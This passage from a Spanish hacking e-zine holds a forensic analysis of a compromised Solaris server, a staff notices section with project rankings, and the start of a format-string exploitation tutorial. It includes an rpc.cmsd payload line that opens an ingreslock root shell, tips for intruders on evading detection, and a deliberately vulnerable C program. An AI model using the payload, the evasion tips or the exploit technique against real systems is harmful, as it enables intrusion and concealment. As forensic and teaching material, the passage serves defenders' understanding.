drwxrwxr-x   8 lp     lp    512    Oct 6 21 10:25 ..
-rwxrw-rw-   1 root   bin   53     Apr 25  2000   acc
-rw-rw-rw-   1 root   bin   15032  Jun 17 22:10   bc
-rwxrw-r--   1 root   bin   507    Jun 24 09:10   bnc.chk
-rw-rw-rw-   1 root   bin   29     Jun 17 22:24   bncsol.conf
-rw-rw-rw-   1 root   bin   36     Nov 30  1999   cf
-rwxrwxrwx   1 root   root  44224  May 30  2000   cl
-rwxrw-rw-   1 root   bin   382    Jul 26 09:25   dos
-rwxr--r--   1 root   bin   11732  Jul 19 07:40   dpipe
-rwxr-xr-x   1 root   bin   11668  Jul 25 11:55   fix
drwxr-xr-x   2 root   root  2048   Oct  5  1999   help
-rwxr--r--   1 root   bin   10672  Jul 19 07:45   ident
-rw-rw-r--   1 root   root  416    Oct 29 14:37   info
-rwxr-xr-x   1 root   bin   7328   Feb 28  2000   logM0
-r-sr-xr-x   1 root   bin   47420  Apr 25  2000   loginMY
-rwxr-xr-x   1 root   bin   28288  Jul 19 07:41   nc
-rw-rw-r--   1 root   root  4      May 29 14:37   pid.bncsol
-rwxr-xr-x   1 root   bin   31892  Jul 21 07:41   rape
-rwxrw-rw-   1 root   bin   108    Apr 25  2000   rem
-rwxrw-rw-   1 root   bin   15464  Jul 19 07:39   sm
-rwxrw-r--   1 root   bin   95     Jun 17 22:26   sm.sh
-rwxrw-r--   1 root   bin   95     Jun 17 22:52   sm2.sh
-rwxrw-r--   1 root   bin   95     Jun 17 22:51   sm3.sh
-rwxrw-rw-   1 root   bin   194    Jul 26 08:37   syschecker
-rwxr-xr-x   1 lp     lp    11028  Jul 19 07:42   zx


$$ Otro deposito, despues de mirar un poquito parece que lo mas cantoso
   es lo siguiente.

Bc          -->  Bouncer para IRC
Bncsol.conf -->  Fichero de configuracion del Bouncer
Ident       -->  Servidor ident falso
LoginMY     -->  Troyano de login
Nc          -->  NetCat, herramienta de red
Rape        -->  Programa de ataque y Denegacion de Servicio (DoS)
Sm          -->  Programa de ataque y DoS "Smurf"
Sm?.sh      -->  Varios scripts para lanzar un ataque "smurf"
Rem         -->  Shell script para sustituir el binario de login
Zx          -->  Programa para borrar logs


$$ A estas alturas y como hemos visto tirando un poco de cada lado hemos
   encontrado ya toda la "carga" dejada por los intrusos. Nos tomamos la
   molestia de parchear un par de programas de DoS para que fallen
   "misteriosamente" en la creencia de que la Denegacion de Servicio es una
   cosa muy fea.


$$ En aras a completar el cuadro me queda averiguar la metodologia empleada
   para el ataque. Me fio tanto de los logs que pueda haber de hace 8, 10 o
   12 meses como de los comandos del sistema. Pero ademas no hay logs asi que
   mejor. De todas maneras en una maquina SUN no hace falta ser muy espabilado
   para saber por donde hay que empezar a mirar.
```

```
pas@primus /var/spool/calendar# ls -l
total 17
-r--rw----   1 root     daemon        702 Apr 17  1999 callog.root
-r--rw----   1 root     daemon       4033 Apr 19 12:46 callog.root.DBA
-r--rw----   1 root     daemon       4033 Apr 19 12:46 callog.root.IPL
-r--rw----   1 root     daemon       4033 Apr 19 12:46 callog.root.KEG
-r--rw----   1 root     daemon       4061 Apr 19 12:46 callog.root.PFQ
.............................................
.............................................

$$ Si ya lo decia mi abuelo. Vista una pelicula de indios, vistas todas.


pas@primus /var/spool/calendar# head callog.root.DBA
.............................................
.............................................
Ð/bin/ksh0000-ccc0000echo "ingreslock stream tcp nowait root /bin/sh sh -i"
>>/tmp/bob ; /usr/sbin/inetd -s /tmp/bob " duration: 10 period: biweekly nth:
421 ntimes: 10 author: "root@arthurdent" tags: ((appointment , 1)) apptstat:
active privacy: public )
```

Para beneficio de los menos duchos en la configuracion de inetd, el ataque contra el servicio de calendario (rpc.cmsd) lanza inetd con el fichero de configuracion /tmp/bob que otorga una shell de root al conectar al puerto de ingreslock. Una vez conseguido el acceso se descarga via ftp un rootkit, se borran/alteran los logs, se colocan las backdoors adicionales que se precisen y ya estamos listos para instalar Eggdrops, programas de DoS, sniffers, netcats y demas ralea.

Sin animo de critica debo advertir a los miembros de la "cuadrilla de los Balcanes" que hay procedimientos en sus actuaciones manifiestamente mejorables. Asi aunque se preocupen de mantener las fechas en los comandos pirateados y eliminar los programas temporales creados durante la instalacion se aprecia descuido en lo que respecta al tama~o de los binarios que no concuerdan con los originales ni de lejos, el comportamiento de algunos troyanos no emula con fidelidad al comando original y peor aun nos olvidamos de borrar el rastro del ataque originario.
Es tambien mejorable el enmascaramiento de los ’depositos’ con demasiados programas a la vista incluso con el ’ls’ troyano, la manera cantosa de asegurarse la ejecucion del bot mediante una tarea en el cron del root y descuidado el mantener el flag de suid en los binarios originales reemplazados que permite descubrir su escondite mediante la tipica busqueda de ficheros. Para restaurar dichos comandos deberia bastar los datos guardados en el archivo "info" y mientras ocultarlos de la mejor manera posible.
Puntos a favor por contra son la instalacion de SSH y la encriptacion con Blowfish de la mayor parte de ficheros del bot.

En cuanto al administrador, con animo de critica. Torpe mas que torpe.
Que eres un torpe.

El leon y el unicornio

;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

[The Lion and the Unicorn were fighting for the crown:
  The Lion beat the Unicorn all round the town.
  Some gave them white bread, some gave them brown;
  Some gave them plum-cake and drummed them out of town.]

Para whiteboinas, sinboinas y yopasabaporaquiboinas.
==========

Firewall != Seguridad y me echo a dormir.

Si no tienes muy claro si tu sistema esta comprometido empieza por asumir
que lo esta asi que:

- No te fies del output de tus comandos
- No te fies de lo que dicen tus logs
- No confies en Tripwires o similares
- No asumas que por tener los servicios comentados no se esta ejecutando nada

Lo suyo es tener en CD/Diskette unas cuantas herramientas basicas (podrian ser
los binarios originales que ayudarian a chequear tama~o/fecha con los que
tengas como comprobacion rapida) que incluya no "chofisticadas security tools"
sino cosas tan simples como:
lsof - top - strace (o el truss original de SUN) - find - strings

Con esto como acabas de comprobar tienes *de sobra* para determinar si tu
sistema esta comprometido o al menos para convencerte de que hace falta una
investigacion mas seria.

Si crees que te han entrado tu actuacion tipica sera volverte loco, querer
formatearlo todo rapido o si no puedes, hacerte el sueco a ver si se arregla
ello solo. Mal. Tranquilizate, leete este articulo, aprende y pide ayuda
si es necesario. Cuando reinstales _NI SE TE OCURRA_ volver a conectar la
maquina a la red sin haberla asegurado al maximo, instalado todos los
parches, parado todos los servicios posibles, ajustado los permisos y
eliminado todos los suids que nunca usas y solo estan para darte problemas.
Si ademas sabes por donde te dieron la ultima vez no seas burro y que no te
la peguen dos veces por el mismo sitio.
Vete a /etc/rc2.d y para cosas, haz "man ndd" que seguro que aprendes algo,
releete el articulo de Dark Raver en SET 23 no se....espabila que para eso
te pagan. Te pagan, verdad??
Sabias que Solaris tiene listas de control de acceso?. Que tienes tanto
herramientas de SUN como scripts de terceras partes para asegurar una
instalacion de Solaris?. Muevete un poquito.

Y consuelate, no hay tanta gente que se dedique a entrar en ordenadores
ajenos pero por Dios.....que dedicacion!!!.

Para blackboinas, nosesabeboinas y quieroserboinas
==========

Hay que mejorar los metodos. Se da por hecha la incompetencia total y
vergonzosa del contrario pero no descuidemos por ello las formas.
Fatal lo de crear cuentas de usuario en /etc/passwd. Feo y cantoso.
No muy acertado en confiar en servicios lanzados por inetd y comentables
en cualquier ataque de panico del becerroot.
Innecesario alarde el llenar directorios y directorios con programas, fuentes
de programas, originales sustituidos...No abusar que siempre es perjudicial.
Discutible el riesgo que supone instalar sniffers caza-passwords r* cuando en
muchos entornos solo hay windowseros viendo porno. No arrienda la ganancia.
Confiemos en conexiones encriptadas, seamos sutiles y no caigamos en la
tentacion "kiddie newcomer" de poner 31336 backdoors que nos den root. Canta.
No te dediques a entrar cada dia a ver si te han detectado o si ha caido la
password de administrador de la Casa Blanca.
Recuerda, solo necesitas una forma de entrar y solo como el usuario mas

pelon del SUNiverso. Despues la barbaridad de bugs locales de Solaris hara el resto. Confia en ellos.

Mi propia invencion
;;;;;;;;;;;;;;;;;;;;;;;;;;;;

['You will observe the Rules of Battle, of course?' the White Knight remarked, putting on his helmet too.

'I always do,' said the Red Knight, and they began banging away at each other with such fury that Alice got behind a tree to be out of the way of the blows.]

Repasemos la situacion.

Una Sparc, un grupo de 'alegres camaradas' utilizandola como plataforma de bot ircero, posible punto de ataque DoS y plataforma recoge-passwords Un semi-anormal como yo perdiendo el tiempo donde menos tendria que estar y un root que ni pincha ni corta ni hace login ni nada de nada. Se ahoga.

El sentido comun indica que me vaya ya y deje de hacer el garrulo.
A la mierda el sentido comun, como se ponga tonto le arreo.

Y me lio la manta a la cabeza, no tengo sniffer propio pero siempre puedo usar el 'snoop' de Solaris y no estoy interesado en ftp/telnet/yoquese sino en el bot y sus conexiones. Snoopy discreto y como uno nacio cansado se lleva el log lejos, lejos....a una maquina Linux donde tiene Ethereal y puede darle al titulito "Follow TCP Stream" y crackear al cracker.

Y los Reyes se adelantaron este a~o, ya tengo mi HoneyNet particular.
Ahora con actualizaciones en tiempo real porque las direcciones IP no entienden de fronteras linguisticas.

Y si aprendes idiomas tu tambien puedes ser feliz siempres que ames Alma.
En el Hispano, en el chat de Albania, donde si no?. Che Saran, saran.

Y recordad, hagais lo que hagais.
Tened cuidado ahi fuera.

Paseante <paseante@attrition.org>

EOF

```
-[ 0x07 ]--------------------------------------------------------------------
-[ Proyectos, Peticiones, Avisos ]-------------------------------------------
-[ by SET Staff ]-----------------------------------------------------SET-24-
```

Recuerda, no solo puedes leer SET, tambien puedes _escribir_ en SET o dar ideas o mandar filetes de ternera o regalarnos loteria. Aceptamos todo..

```
     -- Colaboraciones
     -- Mirrors SET
     -- Gente
     -- Equipos Distribuidos  (SET+I / RC5-64 )
     -- SET List
     -- Direccion Postal SET
     -- SET 25
```

```
-----{ Colaboraciones
```

LLevas tiempo pensando en mandar un articulo?. Te ves con animo para escribir uno de los tochos que habitualmente soltamos en SET?. Quiza tienes algun truquillo que quieres mandar al Bazar ?. O solo quieres colaborar en la revista "que_todo_el_mundo_ha_leido_alguna_vez" ?. Sea lo que sea, lo puedes mandar a la siguiente direccion:

SET: set-fw@bigfoot.com

Para SET #25, que se dice pronto y que llegara previsiblemente tarde, te damos ideas sobre las que escribir....

- Comercio Electronico
- Cisco PIX.
- BorderManager
- Programacion segura
- Protocolos de rutado
- Construccion de confianza
- El Mecanismo del Botijo
- Zen y el arte del hacking
- Phreak fuera de nuestras fronteras..
- Articulos ilustrando Hacks ingeniosos.
- Lo que tu quieras...

Puede que tardemos en publicarlo, puede que no te respondamos a la primera, ni a la segunda, ni a la...(a la tercera si, de verdad) pero deberias confiar viendo nuestra historia que SET saldra y que tu articulo vera la luz en unos pocos meses, salvo excepciones que las ha habido. Si realmente quereis respuesta enviad correo concienzudamente. :-)

Tratad de respetar nuestras normas de estilo. Son simples y nos facilitan mucho la tarea. Si los articulos los escribis pensando en estas reglas, nosotros podremos dedicar mucho mas tiempo a escribir mas articulos y al Hack ;)

- 80 COLUMNAS (ni mas ni menos, bueno menos si.)

- Usa los 127 caracteres ASCII, esto ayuda a que se vea como dios

manda en todas las maquinas sean del tipo que sean. El hecho
de escribirlo con el Edit de DOS no hace tu texto 100%
compatible pero casi. Mucho cuidado con los dise~os en ascii
que luego no se ven bien. Sobre las e~es, cuando envias un articulo
con ellas nos demuestras que esto no lo lee nadie.

(x favor! 80 Columnas! y esos caracteres extendidos fuera! fdo gnd)

Y como es natural, las faltas de ortografia bajan nota, medio
punto por falta y las gordas uno entero. Que ya tenemos bastante
con corregir nuestras propias faltas. ;) Ultimamente solo arreglo
las muy gordas por que otras pertenecen al "estilo" personal de
cada uno. ;)

** Volvemos a recordad, _usad_ 80 columnas!!!! **

Si teneis problemas con el editor y las columnas usad pico de Linux.

----{ Mirrors de SET

Estos son y aqui estan, el nivel de actualizacion varia pero en general
lo llevan bastante bien.

http://www.vanhackez.com/SET	- Espa~a
http://packetstorm.securify.com/mag/set	- USA
http://salteadores.tsx.org	- USA
http://www.zine-store.com.ar/set	- Argentina
http://ezkracho.com.ar/SET	- Argentina

Para enviar cualquier cosa ya sabeis la direccion, como es habitual.

set-fw@bigfoot.com

-----{ Gente

Pues al ’se~or de las peliculas’ por su paciencia con nosotros y por
cedernos recursos de su red, a toda la gente que sigue SET y un recuerdo
especial a todos los que se han hecho ’mayores’ (sniff ;,)) con nosotros.

A la gente de "El Agujero Negro" por informarnos de nuestra inclusion en
su populoso boletin (y por tener tan buena opinion de SET) ;)

Y como no el editor quiere agradecer la infinita paciencia de ciertos
colaboradores, desde aqui doy las gracias publicamente a toda la gente
del canal #set y del canal #phreak del Irc Hispano. Gracias por todo!

Y en especial a los TDDs que estuvieron conmigo en el SIMO 00 en mis
"horas bajas" Os los compilo para Solaris ?

-----{ Equipos Distribuidos.

Una vez mas vamos a dar un repaso a la situacion de los equipos
de SET en proyectos de computacion distribuida. Y de nuevo tenemos
que dar las gracias a los cada vez mas participantes que se unen
a nosotros.... Que faltas tu? Apuntate ya en:

http://www.set-ezine.org/rc5-64/

-- [SET+I] -------------

En esta ocasion no tenemos informacion de las estadisticas totales del
proyecto SETI@home, aunque es de suponer que va viento en popa... de hecho
tiene tanto exito que, segun dicen en la web, no pueden dedicar mucha CPU
para actualizar las bases de datos con las estadisticas y la dedican casi al
100% a la comunicacion con los programas cliente.

En cuanto a nuestro equipo, esta es la situacion interna a fecha 31 de enero
de 2001: somos ya ni mas ni menos que 54 lunaticos (eramos 36 en septiembre
de 2000!) buscando parientes lejanos y hemos procesado y enviado un total de
2.739 paquetes que suman 5.66 a~os de tiempo de CPU empleado.

```
 ************************************************************
*                       MUY IMPORTANTE                       *
*                       --------------                       *
*                                                            *
*  Ha salido la nueva version del programa cliente, la 3.03, y  *
*  es imprescindible que lo instaleis en lugar del que esteis   *
*  utilizando actualmente: A partir del 1 de FEBRERO de 2001    *
*  TODOS los CLIENTES ANTERIORES al 3.03 DEJARAN DE FUNCIONAR   *
*                                       --------------------   *
*                                                            *
*                                                            *
*  Para mas info y descargar cliente 3.03 en:                *
*                                                            *
*              http://setiathome.ssl.berkeley.edu            *
*                                                            *
 ************************************************************
```

Por ultimo, esta es la clasificacion interna de nuestro equipo, el

[SET+I] Team

Nombre	Resultados recibidos	Tiempo total CPU	Tiempo medio de CPU por unidad
1) Joe Black	813	1.08 years	11 hr 39 min 04.5 sec
2) ZeroByte	732	1.17 years	13 hr 56 min 56.1 sec
3) SiuL+Hacky	173	2694 hr 35 min	15 hr 34 min 32.5 sec
4) DarkHeavy	157	1996 hr 05 min	12 hr 42 min 50.3 sec
5) ATope	99	1775 hr 40 min	17 hr 56 min 09.9 sec
6) Lord Makaki	92	3898 hr 59 min	42 hr 22 min 49.5 sec
7) Chet	80	1229 hr 33 min	15 hr 22 min 10.2 sec

```
8) FRAILE              58     950 hr 42 min     16 hr 23 min 29.3 sec
9) Akantilado          43     611 hr 35 min     14 hr 13 min 23.6 sec
10) maikel             37    1164 hr 53 min     31 hr 29 min 00.3 sec
11) Lodin              36     310 hr 04 min      8 hr 36 min 47.5 sec
12) JOSEP PARRA        35    2012 hr 42 min     57 hr 30 min 20.8 sec
13) zAck               30    1022 hr 38 min     34 hr 05 min 17.7 sec
14) AtilA              28     325 hr 20 min     11 hr 37 min 10.1 sec
15) Krazy_Kon          25     919 hr 28 min     36 hr 46 min 45.0 sec
16) lucifer            23     774 hr 11 min     33 hr 39 min 38.7 sec
17) GreeNLegenD@SET    22    1753 hr 14 min     79 hr 41 min 33.5 sec
18)                    22     586 hr 02 min     26 hr 38 min 17.5 sec
19) CoNtRoLeR          22     530 hr 29 min     24 hr 06 min 49.1 sec
20) heycer             20     948 hr 18 min     47 hr 24 min 54.6 sec
21) Manolo Muñoz chia  19     505 hr 46 min     26 hr 37 min 11.5 sec
22) iokese             19     146 hr 59 min      7 hr 44 min 11.6 sec
23) Petzl              18     825 hr 22 min     45 hr 51 min 13.7 sec
24) juanpollo          16     569 hr 15 min     35 hr 34 min 43.4 sec
25) kuroshivo          15     401 hr 13 min     26 hr 44 min 53.1 sec
26) +NetBuL            14     851 hr 03 min     60 hr 47 min 22.0 sec
27) Seth               14     234 hr 42 min     16 hr 45 min 53.2 sec
28) Satanico           13     314 hr 57 min     24 hr 13 min 37.7 sec
29) Tahum              12     217 hr 07 min     18 hr 05 min 36.4 sec
30) pakitarre          10      97 hr 08 min      9 hr 42 min 49.5 sec
31) JuSJo               9     865 hr 45 min     96 hr 11 min 46.2 sec
32) Miquel              6     243 hr 06 min     40 hr 31 min 08.8 sec
33) Paseante            5      64 hr 32 min     12 hr 54 min 32.5 sec
34) skorpion            5     119 hr 24 min     23 hr 52 min 50.7 sec
35) |N|F|D|T|           4     631 hr 50 min    157 hr 57 min 33.3 sec
36) _[EBRI0]_           4     147 hr 02 min     36 hr 45 min 40.4 sec
37) alditem             3     188 hr 28 min     62 hr 49 min 20.0 sec
38) S_K                 3     104 hr 45 min     34 hr 55 min 01.9 sec
39) Falken              2      64 hr 23 min     32 hr 11 min 56.1 sec
40) ElGranBellini!!!    2     104 hr 34 min     52 hr 17 min 16.9 sec
41) shivan              2     138 hr 11 min     69 hr 05 min 52.7 sec
42) LaMaF               1      69 hr 46 min     69 hr 46 min 34.9 sec
43) Debyss              1     203 hr 40 min    203 hr 40 min 35.2 sec
44) Joe Black (BIS)     1      43 hr 24 min     43 hr 24 min 51.2 sec
45) RiSeMaN             1      21 hr 40 min     21 hr 40 min 33.0 sec
46) kyon                1      43 hr 03 min     43 hr 03 min 59.6 sec
47) Da HectricK         0       0 hr 00 min
48) HacKiD              0       0 hr 00 min
49) Zuko                0       0 hr 00 min
50) ^[deal]             0       0 hr 00 min
51) betelgeux666        0       0 hr 00 min
52) [Eu2k]              0       0 hr 00 min
53) RiDlE               0       0 hr 00 min
54) atrakador           0       0 hr 00 min
```

-- RC5-64 -------------

El proyecto RC5-64 tambien esta notando el aumento de Mhz: hace casi 1200 dias que empezo y se ha cubierto ya el 40% del proyecto. Parece poco, pero si tenemos en cuenta que al salir SET 23 ibamos por el 30% (despues de 1050 dias) se ve claramente ese aceleron ya que el ultimo 10% se ha cubierto en tan solo 150 dias!.

A este ritmo solo faltarian, segun la web de distributed.net, unos 800 dias para cubrir el 100%. Si tenemos en cuenta que la velocidad de los micros seguira creciendo y que estamos muy proximos al 50% del proyecto cubierto,

es muy probable que se de con la solucion en menos de un año... :-?

Bueno, lo de antes son suposiciones pero lo que si es cierto es que ya somos un total de 283.118 participantes y se han formado 10.978 equipos como el nuestro.

Por cierto, os recuerdo que con las ultimas versiones del programa cliente de distributed.net podeis participar en otros proyectos, entre ellos el OGR. Podeis ver las estadisticas de nuestro equipo en el OGR-24 y OGR-25 aqui:

http://stats.distributed.net/ogr-24/tmsummary.php3?team=9413
http://stats.distributed.net/ogr-25/tmsummary.php3?team=9413

La clasificacion interna de nuestro equipo en el RC5-64 esta asi:

Rank	Participant	First	Last	Total	%
1	Participant #293,309	9-May-2000	29-Jan-2001	448,739	19.53
2	polvoron@flashmail.com	25-May-1999	15-Jan-2001	361,056	15.71
3	dcbas@mx2.redestb.es	1-May-1999	29-Jan-2001	262,075	11.40
4	huid0@hotpop.com	12-Mar-1999	10-Aug-2000	158,537	6.90
5	paseante@thepentagon.com	29-Nov-1998	23-Jan-2001	158,229	6.89
6	falken@linuxeros.org	25-Nov-1998	15-Aug-2000	128,530	5.59
7	madfran@bigfoot.com	30-Nov-1998	29-Jan-2001	101,401	4.41
8	issm@cryogen.com	5-Dec-1998	29-Jan-2001	98,673	4.29
9	zerobyte@mail.ono.es	7-Jan-2000	29-Jan-2001	88,406	3.85
10	csrca@csrca.es	16-Mar-1999	29-Jan-2001	82,957	3.61
11	jramon97@mx2.redestb.es	19-Dec-1998	24-Nov-2000	54,421	2.37
12	shifi08@hotmail.com	15-Sep-1999	29-Jan-2001	46,873	2.04
13	Lambert.Torres@ati.es	6-May-1999	29-Jan-2001	43,669	1.90
14	netbul@phreaker.net	18-Nov-1998	29-Jan-2001	41,479	1.81
15	infor_anaya@interlink.es	14-Jun-2000	19-Aug-2000	36,138	1.57
16	mom@tinet.fut.es	3-Jun-1999	3-Nov-1999	32,534	1.42
17	skorpion@mixmail.com	4-Dec-1999	28-Jan-2001	31,105	1.35
18	deepmang@hotmail.com	12-Feb-1999	28-Sep-2000	22,006	0.96
19	Chessy_@hotmail.com	9-Dec-1998	8-Sep-1999	13,403	0.58
20	satanico@loquesea.com	1-Mar-2000	26-Jan-2001	12,541	0.55
21	frisco@webmastersmix.com	7-Mar-1999	29-Jan-2001	7,444	0.32
22	flashman@telesincro.com	7-Apr-2000	27-Jun-2000	7,013	0.31
23	TecDATA	23-Apr-1999	16-Apr-2000	6,979	0.30
24	security@interec.com	9-Feb-1999	9-Apr-1999	6,382	0.28
25	pmateo@redestb.es	23-Dec-1998	9-Apr-1999	4,881	0.21
26	epsrc5@bonbon.net	5-Feb-1999	29-Nov-1999	4,528	0.20
27	Joe Black	7-Jun-1999	3-Apr-2000	4,177	0.18
28	jcamposm@meditex.es	22-Nov-1998	21-Mar-2000	4,022	0.18
29	cquesada@bancozaragozano.es	14-May-1999	27-Mar-2000	3,666	0.16
30	max_headroom@bigfoot.com	3-Apr-1999	22-May-1999	3,525	0.15
31	jobak@HotPOP.com	1-Jan-1999	7-Feb-1999	3,477	0.15
32	Maikel	11-Mar-1999	20-Jul-2000	3,193	0.14
33	t3t3@punkAss.com	26-May-2000	12-Oct-2000	2,871	0.12
34	storm01.geo@yahoo.com	23-Jul-1999	27-Jan-2001	2,863	0.12
35	theBlueScript@hotmail.com	30-Apr-1999	13-Jan-2001	1,942	0.08
36	psych0@teleline.es	18-Apr-2000	21-Nov-2000	1,881	0.08
37	habivi@axis.org	23-Feb-1999	21-Sep-1999	1,523	0.07
38	javierea@airtel.net	11-Oct-2000	29-Jan-2001	1,257	0.05
39	elale@adinet.com.uy	2-May-1999	31-May-1999	1,103	0.05
40	escoem@beer.com	21-Dec-1998	18-Dec-2000	910	0.04
41	kriptik@cyberdude.com	13-Mar-1999	14-May-2000	519	0.02
42	biobroza@fcmail.com	4-Nov-1998	17-Jan-1999	440	0.02

```
43   debyss@phreaker.net          29-May-1999   2-Feb-2000       345  0.02
44   technosessions@talk21.com     9-Sep-2000  29-Oct-2000       186  0.01
45   s.cobelo@cgac.es             15-Dec-1998  15-Dec-1998         9  0.00
```

Es de destacar el subidon del misterioso "participante 293,309" que ha pasado -desde la ultima clasificacion en SET 23- de estar el 3ero del ranking con 170,069 a 1ero con 448,739... :-O

La clasificacion de la liga entre ezines hpvc hispanos, a fecha 29 de enero de 2001 esta asi:

```
     Pos. Nombre                 Desde         Dias  Miembros  Bloques

 1)  1182 SET ezine RC5-64 Team   4-Nov-1998   818   44       2,297,908
 2)  2017 Proyecto R RC5 Team    15-Dec-1998   777   22       1,170,828
 3)  2767 J.J.F. / HACKERS TEAM   1-Oct-1998   852   31         716,675
 4)  2983 Hven                   15-Dec-1998   777   30         634,596
 5)  4260 NetSearch RC5-64 Team  29-Dec-1998   763   17         317,692
```

Si la liga fuese un equipo, esta seria nuestra clasificacion en el ranking del RC5-64:

```
    Pos. Nombre                 Desde         Dias  Miembros  Bloques

    548  Liga ezines hispanos   01-Oct-1998   852   144       5,137.699
```

En la pagina de los equipos encontrareis la grafica actualizada con la posicion de cada equipo y la posicion de la liga dentro del ranking global de equipos:

http://www.set-ezine.org

En las paginas oficiales de cada uno de los proyectos podeis encontrar las nuevas versiones de los programas cliente, FAQs, noticias, estadisticas, etc:

```
   SETI@home    http://setiathome.ssl.berkeley.edu
   RC5-64       http://www.distributed.net
```

Por cierto, totalmente off-topic, pero aprovecho estas lineas para saludar, en primer lugar a mis compa~eros de SET que me aguantan... SANTA PACIENCIA!, ehh pas?? mad?? X-D

Y como no, a la gente de RareGaZz y en especial a mi amigo GuyBrush... como tu dices fue una autentica lastima no poder compartir ese peque~o momento de gloria contigo. Una vez pasado el "subidon" me acorde de ti, tendrias que haber estado alli! Bueno, ya nos tomaremos unas birras y te lo cuento.

Ahh, saludos a mi gente de Eire... aqui se os echa de menos... (ignatius, canalla!, me oyes?) ;-)

Hasta otra,
netbul

---{ SET LIST

Mantenemos la lista de correo con la que sois informados puntualmente de
todo lo relacionado con SET, noticias interesantes y la salida de cada
nuevo numero.

set-subscribe@egroups.com

Y para darse de baja set-unsubscribe@egroups.com pero que te empujaria
a darte de baja ? El correo que genera la lista es minimo.

Tambien os podeis dar de alta en la lista de correo desde nuestra web,
en la seccion de Opinion.

http://www.set-ezine.org

Desde esta pagina podeis apuntaros a la lista, participar en tablon de
SET o enviar e-mails.

Cuando toda la maquinaria de SET estaba en movimiento el todopoderoso Y!
ha comprado Egroups. Y como os afecta eso a vosotros ? Los que ya estais
subscritos a nuestra lista.

Pues a partir de ahora esta lista se hospeda en Yahoo y aunque en principio
no teneis que hacer nada para acceder a la lista via web _es_ necesario
tener un Yahoo ID, pero si no teneis intencion de hacerlo podeis olvidaros
de este asunto.

http://groups.yahoo.com
http://www.egroups.com

----{ Direccion postal de SET

Como si fuesemos una revista de verdad tenemos direccion de correo
operativa desde hace un par de numeros, donde llegan desde paquetes a
postales y a cartas de lo mas ehem, 'curiosas'.
Ya sabes, si te vas de vacaciones MANDANOS UNA POSTAL!.
Que son cuatro perras, no me seas ti~a. :)
Puedes decir que SET es "postalware". :DD

SET - Saqueadores Edicion Tecnica
Ap. Correos 2051
33080 - Oviedo
(Spain)

Por favor, esas todas negras en las que pone:
<nombredeciudad> by night

Dejaron de estar moda hace algo mas de un lustro, se considerado.

---{ SET 25

Cualquiera sabe. Preguntadle a el.

<el> Bueno ya sabeis como funciona esto, nuevo a~o nueva vida. Intentaremos ser mas puntuales de ahora en adelante, pero seamos realistas. Salir saldremos, pero cuando ?. Eso es otro tema.

Fdo. gnd quejas, mails, proposiciones -> gnd@set-ezine.org

Por las quejas no os preocupeis que esas las pongo yo --> P.

EOF

-[0x08]----------
-[Format Bugs]----------
-[by Doing]----------SET-24-

Format bugs

=-=-=-=-=-=

by Doing

Intro

=-=-=

Recientemente han aparecido una serie de "bugs" o fallos de programacion que parecen estar afectando a un gran numero de programas, demonios, etc... Esta ocurriendo mas o menos lo mismo que con los buffer overflows, solo que estos bugs son algo mas complicados de entender. En este articulo voy a intentar explicar en que consisten este tipo de fallos, asi como formas de aprovecharse de ellos para ejecutar codigo arbitrario. Vamos a ello.

Funciones conversoras

=-=-=-=-=-=-=-=-=-=-=

La verdad no se si se llaman asi, pero son las conocidas funciones *printf, que siempre toman un argumento que indica "el formato", asi que de aqui en adelante las llamare *printf o funciones conversoras.

Todas las funciones tienen esta estrucura:

```
int nombre ([destino], char *FORMATO, ...);
```

por ejemplo sprintf:

```
int sprintf( char *str, const char *format, ...);
```

Estas funciones sirven para "convertir" valores, cadenas, direcciones, etc en algo que el programador quiera, comumente la represancion ascii de un numero, el valor ascii en hexadecimal de una direccion, etc. Para tal fin, se le pasa a la funcion una cadena de caracteres que continene unos "simbolos" que indican el tipo de conversion y opcionalmente parametros como la longitud del valor convertido, padding y alguno mas. Estos "simbolos" estas compuestos por un signo ’%’ y un caracter que indica el tipo de conversion. Estos son algunos que nos interesan:

```
%s -> cadena de caracteres
%x -> valor hexadecimal
%p -> puntero
%i -> entero
%u -> entero sin signo
%n y %hn los veremos despues
...
```

Hay muchos mas, man printf para mas detalles ;-)

Hay ciertos "parametros" que se le pueden pasar a la funcion en la cadena de formato, para indicar tamanio o padding. Con un par de ejemplos se ve claro:

```
%04x -> convierte a un numero hexadecimal. Como mucho muestra 4 cifras, y si
        ocupa menos rellena el resto con ceros.

%.400d -> convierte a un numero entero. Como mucho muestra 400 cifras, y si
          ocupa menos rellena el resto con ceros.
```

El problema
=-=-=-=-=-=

Lo mas logico a la hora de convertir un string es hacer algo como esto: printf("%s", str) ; pero claro, algunos programadores piensan, si no voy a convertir ningun valor, para que pongo cadena de fornato? y dejan lo anterior asi: printf(str);, lo que es un grave error.

Esa cadena que se le pasa como formato, puede dar la casualidad de tener algun simbolo '%', asi que printf lo tomara como un conversor y tratara de convertir el valor. Si la cadena no la puede suministrar el usuario no es tan grave, pero si podemos elegir lo que ira en la cadena de formato entonces entramos en juego :P

Hay dos formas de explotar estos fallos. La primera es practicamente igual que un overflow convencional, la segunda es usando los conversores %n y %hn, que ya explicare en su momento.

Forma # 1
=-=-=-=-=

El overflow tradicional se basa en que un programa hace una copia de una zona de memoria a otra que se encuentra en el stack sin hacer un chequeo de la longitud de la primera zona, con lo que si la cadena o zona fuente es mas grande que la de destino se sobreescriben los bytes siguientes.

Vamos a jugar con este programa vulnerable:

```
<++> formats/vulnerable1.c

void copia(char *src)
{
  char dst[1024];

  if (strlen(src) > 1024) {
    printf("Buen intento! :P\n");
    exit(-1);
  }

  sprintf(dst, src);
  printf("El primer argumento es: %s\n", dst);
}

int main(int argc, char **argv)
{

  if (argc < 2) {
    printf("Uso:\n");
    printf(" %s <argumento>\n\n", argv[0]);
    exit(0);
  }

  copia(argv[1]);

  return 0;
}

<-->
```

El funcionamiento es muy simple: el programa mira si tiene un argumento suministrado por el usuario; si es asi, llama a la funcion copia() pasandole como parametro dicho argumento, y esta funcion copia con sprintf() el

argumento a un buffer local, *pero* antes comprueba que la longitud del parametro no sea mayor que el buffer local, para evitar desbordamientos, asi que no podemos desobordar este programa usando la tipica tecnica del buffer overflow.

El fallo del programa esta logicamente en que para copiar el argumento en el buffer usa sprintf() pasandole como cadena de formato el argumento, que, casualmente, lo sumistra el usuario ;-P.

Como lo explotamos? Vamos a saltarnos el chequeo de la longitud del argumento, usando un %0Zx, siendo ZZ el tama~o de la cadena destino. Observad lo que pasa al hacerlo:

```
doing@apocalipsis:~> ./vuln %01038x
El primer argumento es: 0000 [muchos ’0’s] 000bffff608
Segmentation fault
doing@apocalipsis:~>
```

